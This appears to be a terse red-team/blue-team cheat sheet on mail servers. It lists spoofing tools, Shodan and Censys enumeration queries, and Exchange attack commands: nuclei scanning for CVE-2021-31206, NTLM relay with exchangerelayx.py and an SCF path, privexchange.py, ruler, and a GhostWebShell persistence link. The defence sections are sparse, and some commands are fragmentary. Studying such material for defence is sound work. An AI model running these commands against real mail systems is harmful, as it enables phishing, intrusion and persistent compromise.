



# SPF, DKIM, DMARC

## Attack

Check SPF, DMARC and DKIM with

- nslookup domain txt
- dig domain txt
- mxtoolbox


Send Fake Mail with

- <https://emkei.cz/>
- <https://app.snov.io/login>

telnet

## Defence

- v=spf1 a/24 a:offsite.example.com/24 -all
- \_dmarc.example.com v=DMARC1; p=reject; pct:100;
- v=DKIM; k=rsa; p=KEY
- Set Message-ID for junk mail <https://t.me/learningnets>



# Enumeration

## Attack

### Censys

- `services.http.response.headers.server: E`
- `http.favicon.hash:`

### Shodan

- "Roundcube"
- "Webmail"

## Defence


### Remote

- X-Header
- X-Powered-By

from Header and

- Webmail
- Exchange

from Body and change default favicon



# Public Facing

## Attack

```
nuclei -l ips.txt -t nss\CVE-2021-31206  
http.favicon.hash:  
-976235259  
http.favicon.hash: vuln:  
CVE-2021-31206
```

## Defence

- PATCH Everything
- Isolate Mail Server




# C&C

## Attack

- Get-TenantID -domain theharvester.world
- 1d5551a0-f4f2-4101-9c3b-394247ec7e08
- ./beef
- exchangerelayx.py -t https://1.1.1.1  
file:///^\\\\1.1.1.1\\note.scf
- sendmail

## Defence

- Enabling Modern Authentication in Exchange
- Awareness
- Baselining applications connecting to Graph API and checking the anomalies might be an idea. Could be bypassed easily though.



# Users & Access


## Attack

- `./ruler --url http://autodiscover.some domain.com/autodiscover /autodiscover.xml`
- `Invoke-SelfSearch -Mailbox current-user@domain.com`
- `Rocketreach`
- `go run main.go -e $emails -all`

## Defence

---

-




# Privilege

## Attack

```
python privexchange.py -ah  
dev.testsegment.local  
s2012exc.testsegment.local -  
u testuser -d  
testsegment.local
```

## Defence

-



# Persistent

## Attack

- <https://github.com/pwntester/ysoserial.net/blob/master/ExploitClass/GhostWebShell.cs>
- `MSExchangeIS\ParametersSystem\Enable`

## Defence

SilentProcess

Mail Server

Ghostshell

Persistent



HADESS



